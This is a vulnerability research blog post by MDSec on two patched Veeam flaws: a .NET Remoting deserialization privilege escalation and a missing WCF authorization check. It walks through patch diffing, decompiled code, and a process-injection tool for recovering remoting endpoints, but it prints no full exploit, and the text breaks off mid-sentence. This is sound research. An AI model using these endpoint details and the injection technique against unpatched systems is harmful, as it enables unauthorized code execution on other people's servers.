

ABC-Code Execution for Veeam

ABC-Code Execution for Veeam - Admin, @mdseclabs, MDSec.

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Content

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ABC-Code Execution for Veeam - MDSec

This blog post details several recently patched vulnerabilities in the Veeam Backup & Replication and Veeam Agent for Microsoft Windows. We'll detail MDSec's process for identifying these 1Day vulnerabilities, writing working exploit code and considerations for further weaponisation. When combined, these bugs can be exploited by an unauthenticated attacker to execute arbitrary code as Administrator on an affected system.

CVE-2022-26503 (LPE)

This vulnerability in Veeam Agent for Microsoft Windows allows local privilege escalation. An attacker who successfully exploited this vulnerability could run arbitrary code with LOCAL SYSTEM privileges.

Veeam official KB mentions:

Below is the official summary of the published CVE by [Veeam](#), and discovered by [Nikita Petrov](#).

Veeam Agent for Microsoft Windows uses Microsoft .NET data serialization mechanisms. A local user may send malicious code to the network port opened by Veeam Agent for Windows Service (TCP 9395 by default), which will not be deserialized properly.

The Patch:

After recovering the patched and the most recent vulnerable versions of Veeam, MDSec performed a patch diffing across the binaries. The implemented patch showed the classic hallmarks of deserialization:

```
BinaryServerFormatterSinkProvider binaryServerFormatterSinkProvider = new BinaryServerFormatterSinkProvider()
{
    TypeFilterLevel = TypeFilterLevel.Full
};
IDictionary strs = new Dictionary<string, string>();
strs["name"] = channelName;
strs["port"] = port.ToString();
strs["authenticationMode"] = options.AuthenticationMode;
```

```
IServerChannelSinkProvider sinkProvider = CSrvTcpChannelRegistration.GetSinkProvider();
IDictionary strs = new Dictionary<string, string>();
strs["name"] = channelName;
strs["port"] = port.ToString();
strs["authenticationMode"] = options.AuthenticationMode;
```

The .NET Framework remoting provides two levels of automatic deserialization, Low and Full. The Full deserialization level supports automatic deserialization of all types that remoting supports, in all situations `TypeFilterLevel` used to be `Full`.

Analysis:

Reviewing the process behind the specified port results in identifying the

`Veeam.EndPoint.Service.exe`:

```
C:\Users\SinSinology>netstat -ano | findstr 9395
TCP      0.0.0.0:9395          0.0.0.0:0             LISTENING        7272
TCP      127.0.0.1:9395        127.0.0.1:49914       ESTABLISHED      7272
TCP      127.0.0.1:49914      127.0.0.1:9395       ESTABLISHED      3388
TCP      127.0.0.1:49915      127.0.0.1:9395       TIME_WAIT        0

C:\Users\SinSinology>tasklist | findstr 7272
Veeam.EndPoint.Service.exe    7272 Services                0      51,468 K

C:\Users\SinSinology>
```

Searching for the affected

`System.Runtime.Remoting.Channels.ChannelService.RegisterChannel` class in the disassembled binary reveals the below result:

```

17 // Token: 0x000001AF RID: 31 RVA: 0x000730B File Offset: 0x00005508
18 private CSrvTcpChannelRegistration(string channelName, int port, CSrvTcpChannelOptions options)
19 {
20     this.m_channelName = channelName;
21     this.m_port = port;
22     Log.Message("Registering TCP server channel [{0}]. Port: [{1}]", new object[]
23     {
24         channelName,
25         port
26     });
27     BinaryServerFormatterSinkProvider binaryServerFormatterSinkProvider = new BinaryServerFormatterSinkProvider();
28     binaryServerFormatterSinkProvider.TypeFilterLevel = TypeFilterLevel.Full;
29     IDictionary dictionary = new Dictionary<string, string>();
30     dictionary["name"] = channelName;
31     dictionary["port"] = port.ToString();
32     dictionary["authenticationMode"] = options.AuthenticationMode;
33     dictionary["secure"] = "true";
34     if (options.UseIpAddressSpecified)
35     {
36         dictionary["useIpAddress"] = options.UseIpAddress;
37     }
38     else if (!this.CanUseIpAddressInChannelUri())
39     {

```

As shown in the disassembled class, upon service start several methods get called within `OnStart` which ultimately results in a call to `CSrvTcpChannelRegistration` which registers a channel of type TCP with `TypeFilterLevel` set to Full.

Reviewing the `Veeam.EndPoint.Service.exe` binary indicates registration of the `VeeamService` for .NET Remoting:

```

25 // token: 0x06000177 RID: 375 RVA: 0x0000826D File Offset: 0x0000646D
26 internal static void StartLeasing(IepServiceImpl serviceImpl)
27 {
28     CEndPointServiceStub.s_serviceImpl = serviceImpl;
29     VeeamBackupService.Instance.SetSvcSessionObj(CEndPointServiceStub.CreateSvcBackupSessionObj(
30         CEndPointServiceStub.s_serviceImpl));
31     RemotingConfiguration.RegisterWellKnownServiceType(typeof(CEndPointServiceStub), "VeeamService",
32         WellKnownObjectMode.Singleton);

```

Analysing list of processes communicating with the registered channel results in identifying the `Veeam.EndPoint.Tray.exe` process, which is ultimately used by the Tray process:

```
C:\Users\SinSinology>netstat -ano | findstr 9395
TCP      0.0.0.0:9395          0.0.0.0:0             LISTENING        7272
TCP      127.0.0.1:9395        127.0.0.1:49914       ESTABLISHED      7272
TCP      127.0.0.1:49914      127.0.0.1:9395        ESTABLISHED      3388
TCP      127.0.0.1:49915      127.0.0.1:9395        TIME_WAIT        0

C:\Users\SinSinology>tasklist | findstr 7272
Veeam.EndPoint.Service.ex      7272 Services          0      51,468 K

C:\Users\SinSinology>tasklist | findstr 3388
Veeam.EndPoint.Tray.exe        3388 Console              1      74,152 K

C:\Users\SinSinology>_
```

Reviewing the modules loaded by the Tray process highlights the use of the `Veeam.Common.Remoting.dll` DLL:

 Veeam.EndPoint.Tray.exe	< 0.01	73,356 K	75,240 K	3388 Veeam Agent Tray	Veeam Software Group G...
Name	Description	Company Name	Path		
Veeam.Backup.Interaction.Management.dll	Veeam.Backup.Interaction.Manag...	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.Backup....		
Veeam.Backup.Model.dll	Veeam.Backup.Model	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.Backup....		
Veeam.Backup.ServiceConnection.dll	Veeam.Backup.ServiceConnection	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.Backup....		
Veeam.Common.Remoting.dll	Veeam.Backup.Common.Remoting	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.Common...		
Veeam.EndPoint.Common.dll	Veeam.EndPoint.Common	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.EndPoi...		
Veeam.EndPoint.Core.dll	Veeam.EndPoint.Core	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.EndPoi...		
Veeam.EndPoint.Presentation.dll	Veeam.EndPoint.Presentation	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.EndPoi...		
Veeam.EndPoint.Tray.exe	Veeam Agent Tray	Veeam Software Group G...	C:\Program Files\Veeam\Endpoint Backup\Veeam.EndPoi...		

Analysing the `Veeam.EndPoint.Tray.exe` can aide in producing sample `TcpClientChannel` client as any communications will need to respect the appropriate protocols for interacting with the service over .NET remoting:

```
this.m_channelName = channelName;
if (ChannelServices.GetChannel(channelName) != null)
{
    return;
}
Log.Message("Registering TCP client channel [{0}]", new object[]
{
    channelName
});
routerSinkProvider.Next = new CBinaryClientFormatterSinkProvider();
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary["name"] = channelName;
dictionary["tokenImpersonationLevel"] = "Identification";
dictionary["secure"] = "true";
dictionary["timeout"] = "900000";
if (options != null)
{
    options.ApplyChannelProperties(dictionary);
}
ChannelServices.RegisterChannel(new TcpClientChannel(dictionary, routerSinkProvider)
{
    IsSecured = true
}, true);
}
```

After identifying the channel registration code, two pieces of information were required in order to exploit .NET Remoting, details on the `ServiceName` and `TCP port or named pipe (IPC)`.

To find this we used `InspectAssembly`, a great tool by [Matt Hand](#), which uses `Mono.Cecil` for parsing the target assembly for calls to `ChannelServices.RegisterChannel` and more.

Initially, MDSec used this tool to identify one of the pieces of information which is whether the application registers the channel over IPC or TCP:


```
.NET Remoting:
ChannelServices::RegisterChannel() is called in the following methods:
    CSrvTcpChannelRegistration..ctor

Remoting Channels:
    Tcp
    Tcp
```


However, further static analysis was required for identifying the `Service` object `uri` for interacting with the target service.

Initial Thought

Initially, we tried to follow the `InspectAssembly` path and add a signature for extracting the service name and other information by parsing a target assembly CIL. Assuming the scenario for the Veeam Service, the call to `RegisterWellKnownServiceType` is as follows:



```

Edit Method Body - StartLeasing(IepServiceImpl) : void @06000177
Instructions Locals Exception Handlers
Body Type IL Code Type IL
Keep Old MaxStack Init Locals Header RVA 0x826D Header Offset 0x646D MaxStack 8 LocalVarSigTok 0
Index Offset OpCode Operand
0 0000 ldarg.0
1 0001 stsfld class Veeam.EndPoint.IepServiceImpl Veeam.EndPoint.CEndPointServiceStub::s_serviceImpl
2 0006 call class [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBackupService [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBackupService::get_Instance()
3 0008 ld sfld class Veeam.EndPoint.IepServiceImpl Veeam.EndPoint.CEndPointServiceStub::s_serviceImpl
4 0010 call class [Veeam.Backup.Interaction.Management]Veeam.Backup.Interaction.Management.ISession Veeam.EndPoint.CEndPointServiceStub::CreateSvcBackupSessionObj(class Veeam.E...
5 0015 callvirt instance void class [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBaseService'1<class [Veeam.Backup.Interaction.Management]Veeam.Backup.Interaction.Manage...
6 001A ldtoken Veeam.EndPoint.CEndPointServiceStub
7 001F call class [mscorlib]System.Type [mscorlib]System.Type::GetTypeFromHandle(valuetype [mscorlib]System.RuntimeTypeHandle)
8 0024 ldstr "VeeamService"
9 0029 ldc.i4.1
10 002A call void [mscorlib]System.Runtime.Remoting.RemotingConfiguration::RegisterWellKnownServiceType(class [mscorlib]System.Type, string, valuetype [mscorlib]System.Runtime.R...
11 002F ret
OK Cancel Reset

```

Our initial assumption to achieve this was to tweak `InspectAssembly` to the below code:

```

} else if (instruction.OpCode.ToString().StartsWith("ldc.i4"))
{
    typeFilterLevel = instruction.OpCode.ToString();
} else if (instruction.OpCode.ToString() == "newobj" && instruction.Operand.ToString().Contains("System.Runtime.Remoting.Channels."))
{
    // .NET Remoting Checks
    dnrChannel = instruction.Operand.ToString().Split('.');
} else if (instruction.OpCode.ToString() == "call")
{
    switch (instruction.Operand.ToString())
    {
        case string x when x.Contains("System.Runtime.Remoting.RemotingConfiguration::RegisterWellKnownServiceType"):
            Console.WriteLine("[*] RegisterWellKnownServiceType identified --> " + instruction.Previous.Previous.Operand.ToString() );
            isRemoting = true;
            gadgetName = REGISTER_CHANNEL;
            remotingChannel = dnrChannel[5];
            break;
    }
}
}

```

This will inspect the IL opcodes for a `call` instruction and if its operand contains `RegisterWellKnownServiceType`, and the previous IL is a `ldstr` instruction, it will show the result as `toString()`, producing the following:

```
InspectAssembly.exe path="Veeam.EndPoint.Service.exe"
```

```
[*] RegisterWellKnownServiceType identified --> VeeamService  
[+] Done
```

However, shortly after we discovered that this was not suitable for all test cases and the tool hit an edge case where the service name was not correctly extracted after we'd edited the Veeam code to use a string variable instead of a literal when calling

RegisterWellKnownServiceType :

```
// Token: 0x06000177 RID: 375  
internal static void StartLeasing(IEpServiceImpl serviceImpl)  
{  
    string serviceName = "VeeamService";  
    CEndPointServiceStub.s_serviceImpl = serviceImpl;  
    SVeeamBackupService.Instance.SetSvcSessionObj(CEndPointServiceStub.CreateSvcBackupSessionObj(CEndPointServiceStub.s_serviceImpl));  
    RemotingConfiguration.RegisterWellKnownServiceType(typeof(CEndPointServiceStub), serviceName, WellKnownObjectMode.Singleton);  
}  
  
// Token: 0x06000178 RID: 376 RVA: 0x0000829E File Offset: 0x0000649E
```

This would ultimately lead to IL code similar to the following:

The screenshot shows the IL Disassembler (ILDASM) window for the method `StartLeasing(IEpServiceImpl)`. The code is as follows:

```
0 0000 ldstr "VeeamService"  
1 0005 stloc.0  
2 0006 ldarg.0  
3 0007 stsfld class Veeam.EndPoint.IEpServiceImpl Veeam.EndPoint.CEndPointServiceStub::s_serviceImpl  
4 000C call class [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBackupService [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBackupService::get_Instance()  
5 0011 ldssfild class Veeam.EndPoint.IEpServiceImpl Veeam.EndPoint.CEndPointServiceStub::s_serviceImpl  
6 0016 call class [Veeam.Backup.Interaction.Management]Veeam.Backup.Interaction.Management.ISession Veeam.EndPoint.CEndPointServiceStub::CreateSvcBackupSessionObj(class Veeam.E...  
7 001B callvirt instance void class [Veeam.Backup.ServiceConnection]Veeam.Backup.Core.SVeeamBaseService`1<class [Veeam.Backup.Interaction.Management]Veeam.Backup.Interaction.Manage...  
8 0020 ldtoken Veeam.EndPoint.CEndPointServiceStub  
9 0025 call class [mscorlib]System.Type [mscorlib]System.Type::GetTypeFromHandle(valuetype [mscorlib]System.RuntimeTypeHandle)  
10 002A ldloc.0  
11 002B ldc.i4.1  
12 002C call void [mscorlib]System.Runtime.Remoting.RemotingConfiguration::RegisterWellKnownServiceType(class [mscorlib]System.Type, string, valuetype [mscorlib]System.Runtime.R...  
13 0031 ret
```

As illustrated above, the initial `ldc.i4.1` does not have `ldstr` preceding it anymore and now has `ldloc.0` which means the `instruction.Previous.Previous.Operand.ToString()` will fail resulting in the tool not finding the Service name.

With this in mind, an alternate approach was required, static parsing of IL codes is not the solution. It's also worth mentioning we attempted to analyse the system behaviour when a .NET assembly tries registering a .NET Remoting channel, whether there are any registry changes or file system changes but this was equally unsuccessful:

```
InspectAssembly.exe path="Veeam.EndPoint.Service.exe"

[-] Found nothing
```

MDSec Channel Guide:

To solve this challenge, we ended up developing a C-Sharp tool named Channel Guide. Channel Guide can be used by researchers to extract information about processes using .NET Remoting:

PID	NAME	TYPE	ARCH.
13048	Veeam.EndPoint.Tray	NetFrameworkV4	64-bit
19064	YourPhoneServer	NetFrameworkV4	64-bit
2120	devenv	NetFrameworkV4	64-bit
8960	PerfWatson2	NetFrameworkV4	64-bit
21960	Microsoft.ServiceHub.Controller	NetFrameworkV4	64-bit
13892	ServiceHub.IdentityHost	NetFrameworkV4	32-bit
268	ServiceHub.VSDetouredHost	NetFrameworkV4	64-bit
2552	ServiceHub.SettingsHost	NetFrameworkV4	32-bit
19136	ServiceHub.Host.CLR.x86	NetFrameworkV4	32-bit
24164	Greenshot	NetFrameworkV4	64-bit
6972	ServiceHub.ThreadedWaitDialog	NetFrameworkV4	32-bit
19204	ServiceHub.RoslynCodeAnalysisService	NetFrameworkV4	64-bit
5852	ServiceHub.Host.CLR	NetFrameworkV4	64-bit
14980	ServiceHub.TestWindowStoreHost	NetFrameworkV4	64-bit
1028	ServiceHub.Host.CLR.x64	NetFrameworkV4	64-bit
20208	ServiceHub.Host.CLR.x86	NetFrameworkV4	32-bit
20932	MSBuild	NetFrameworkV4	64-bit
21180	VBCSCompiler	NetFrameworkV4	64-bit

SELECTED PROCESS
PID: 13048
Name: Veeam.EndPoint.Tray
Path: C:\Program Files\Veeam\Endpoint Backup\Veeam.EndPoint.Tray.exe

CHANNEL GUIDE

REPORTS
NAME
Veeam.EndPoint.Service.exe-ea6d6c18-f7e1

VIEW REPORT

This tool will inject a Managed DLL to the selected process (supports both 64 and 32 bits) and invokes the injected DLL to extract .NET Remoting information during runtime. The Injected DLL uses the

`System.Runtime.Remoting.Channels.ChannelServices::get_RegisteredChannels()` class which Microsoft has [documented](#). A simple example of injecting Channel Guide in to Veeam is shown below:

```
REPORT (VEEAM.ENDPOINT.SERVICE.EXE-EA6D6C18-F7E1-431E-B289-8C2F400C856E.TXT)

[+] Number of Channels 1
[*] Channel-Name: bstcp
[*] Priority: 1
[*] Type: --> System.Runtime.Remoting.Channels.Tcp.TcpServerChannel
{TcpServerChannel}
  IsSecured: true
  ChannelPriority: 1
  ChannelName: "bstcp"
  ChannelData: {ChannelDataStore}
  ChannelUri: ...
    "tcp://127.0.0.1:9395"

[+] Registered-Types:
  [*] RegisteredActivatedClientTypes:

  [*] RegisteredActivatedServiceTypes:

  [*] RegisteredWellKnownClientTypes:

  [*] RegisteredWellKnownServiceTypes:

{WellKnownServiceTypeEntry}
  ObjectUri: "VeeamService"
  Mode: WellKnownObjectMode.Singleton
  ObjectType: CEndPointServiceStub
  ContextAttributes: null
  TypeName: "Veeam.EndPoint.CEndPointServiceStub"
  AssemblyName: "Veeam.EndPoint.Service, Version=5.0.0.0, Culture=neutral, PublicKeyToken=null"
```

The following code is a simplified sample of the code that was injected to recover the .NET Remoting information:


```

using System;
using System.IO;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Text;

namespace ClassLibrary2
{
    internal static class Class1
    {
        private static void CHGuide2()
        {
            StringBuilder stringBuilder = new StringBuilder();
            IChannel[] registeredChannels =
ChannelServices.RegisteredChannels;
            stringBuilder.AppendLine("[+] Number of Channels " +
registeredChannels.Length.ToString());
            for (int i = 0; i < registeredChannels.Length; i++)
            {
                stringBuilder.AppendLine("[*] Channel-Name: " +
registeredChannels[i].ChannelName);
                stringBuilder.AppendLine("[*] Priority: " +
registeredChannels[i].ChannelPriority.ToString());
                stringBuilder.AppendLine("[*] Type: --> " +
registeredChannels[i].GetType().ToString());

stringBuilder.AppendLine(ObjectDumper.Dump(registeredChannels[i]));
            }
            stringBuilder.AppendLine("[+] Registered-Types:");
            stringBuilder.AppendLine("\\t[*]
RegisteredActivatedClientTypes: \\n\\n" +
RemotingConfiguration.GetRegisteredActivatedClientTypes().Dump());
            stringBuilder.AppendLine("\\t[*]
RegisteredActivatedServiceTypes: \\n\\n" +
RemotingConfiguration.GetRegisteredActivatedServiceTypes().Dump());
            stringBuilder.AppendLine("\\t[*]
RegisteredWellKnownClientTypes: \\n\\n" +
RemotingConfiguration.GetRegisteredWellKnownClientTypes().Dump());
            stringBuilder.AppendLine("\\t[*]
RegisteredWellKnownServiceTypes: \\n\\n" +
RemotingConfiguration.GetRegisteredWellKnownServiceTypes().Dump());
            File.WriteAllText(string.Concat(new string[]
            {
                "C:\\\\windows\\\\temp\\\\channel-guide\\\\",

```

```


        AppDomain.CurrentDomain.FriendlyName,
        "-",
        Guid.NewGuid().ToString(),
        ".txt"
    )), stringBuilder.ToString());
    }

    private static int Main(string name)
    {
        Class1.CHGuide2();
        return 0;
    }
}

```

Exploitation:

Putting these pieces together, we were able to craft a weaponised exploit to exploit the deserialisation issue in Veeam. It's also worth mentioning that [James Forshaw](#) has already put together a great tool when it comes to [exploitation](#) of .NET Remoting and provided significant inspiration for our exploit which is demonstrated below:



We've explicitly focussed on documenting the vulnerability research process as opposed to exploitation as while collating our research y4er made a [great post documenting the exploit](#).

CVE-2022-26504 (RCE, low domain user)

[CVE-2022-26504](#) is a vulnerability in Veeam Backup & Replication, a component used for Microsoft System Center Virtual Machine Manager (SCVMM) integration that allows domain

users to execute malicious code remotely. This may lead to gaining control over the target system.

Below is the official summary of the CVE published by [Veeam](#), the vulnerability was found by an anonymous researcher.

The vulnerable process *Veeam.Backup.PSManager.exe**(TCP 8732 by default)* allows authentication using non-administrative domain credentials. A remote attacker may use the vulnerable component to execute arbitrary code.

The Patch:

Analysis of the patch indicates there were no Authorization checks in place for the exposed *NetTcpBinding*:

```
private static void StartService()
{
    Uri uri = new Uri(string.Format("net.tcp://localhost:0/InvokerWrapperService", SOptions.get_Instance().PowerShellManagerP
    ServiceHost serviceHost = new ServiceHost(typeof(CPSInvokerService), new Uri[] { uri });
    NetTcpBinding netTcpBinding = new NetTcpBinding();
    netTcpBinding.ReaderQuotas.MaxStringContentLength = 0x80000000;
    netTcpBinding.ReaderQuotas.MaxStringContentLength = 0x80000000;
    netTcpBinding.OpenTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    netTcpBinding.ReceiveTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    netTcpBinding.SendTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    serviceHost.AddServiceEndpoint(typeof(CPSInvokerService), netTcpBinding, uri);
    ServiceMetadataBehavior serviceMetadataBehavior = new ServiceMetadataBehavior();
    serviceHost.Description.Behaviors.Add(serviceMetadataBehavior);

    serviceHost.Open();
}

private static void StartService()
{
    Uri uri = new Uri(string.Format("net.tcp://localhost:0/InvokerWrapperService", SOptions.get_Instance().PowerShellManager
    ServiceHost serviceHost = new ServiceHost(typeof(CPSInvokerService), new Uri[] { uri });
    NetTcpBinding netTcpBinding = new NetTcpBinding();
    netTcpBinding.ReaderQuotas.MaxStringContentLength = 0x80000000;
    netTcpBinding.ReaderQuotas.MaxStringContentLength = 0x80000000;
    netTcpBinding.OpenTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    netTcpBinding.ReceiveTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    netTcpBinding.SendTimeout = TimeSpan.FromMinutes((double)SOptions.get_Instance().SCVMMConnectionTimeoutMinutes);
    serviceHost.AddServiceEndpoint(typeof(CPSInvokerService), netTcpBinding, uri);
    ServiceMetadataBehavior serviceMetadataBehavior = new ServiceMetadataBehavior();
    serviceHost.Description.Behaviors.Add(serviceMetadataBehavior);
    serviceHost.Authorization = new ServiceAuthorizationManager();
    serviceHost.Open();
}

private class AuthorizationManager : ServiceAuthorizationManager
{
    public AuthorizationManager()
    {
    }

    protected override bool CheckAccessCore(OperationContext operationContext)
    {
        IPAddress pAddress;
        RemoteEndpointMessageProperty item = operationContext.IncomingMessageProperties[RemoteEndpointMessageProperty
        if (item == null)
        {
            Veeam.Backup.Common.Log.Error("Client connection denied: Failed to find remote address for request.", Array.Empty
            return false;
        }
        if (!Program.AuthorizationManager.TryParseAddress(item.Address, out pAddress))
        {
            Veeam.Backup.Common.Log.Error(string.Concat("Client connection from ", item.Address, " denied: Failed to parse cli
            return false;
        }
        if (!IPAddress.IsLoopback(pAddress))
        {
            Veeam.Backup.Common.Log.Message(5, string.Concat("Client connection from ", item.Address, " denied: Client not f
            return false;
        }
        if (operationContext.ServiceSecurityContext.WindowsIdentity.IsSystem || Program.AuthorizationManager.IsUserAdminis
```

The [CheckAccessCore](#) method is called by the Windows Communication Foundation (WCF) infrastructure each time an attempt to access a resource is made. The method returns `true` or `false` to allow or deny access, respectively.

This class is responsible for evaluating all policies (rules that define what a user is allowed to do), comparing the policies to claims made by a client, setting the resulting [AuthorizationContext](#) to the [ServiceSecurityContext](#), and providing the authorization decision whether to allow or deny access for a given service operation for a caller.

The [ServiceAuthorizationManager](#) is part of the WCF *Identity Model* infrastructure. The Identity Model enables you to create custom authorization policies and custom authorization schemes. For more information about how the Identity Model works, see [Managing Claims and Authorization with the Identity Model](#).

The default client credential type for `NetTcpBinding` is Windows Authentication. For Windows Authentication to work both client and server must be in the same domain, or

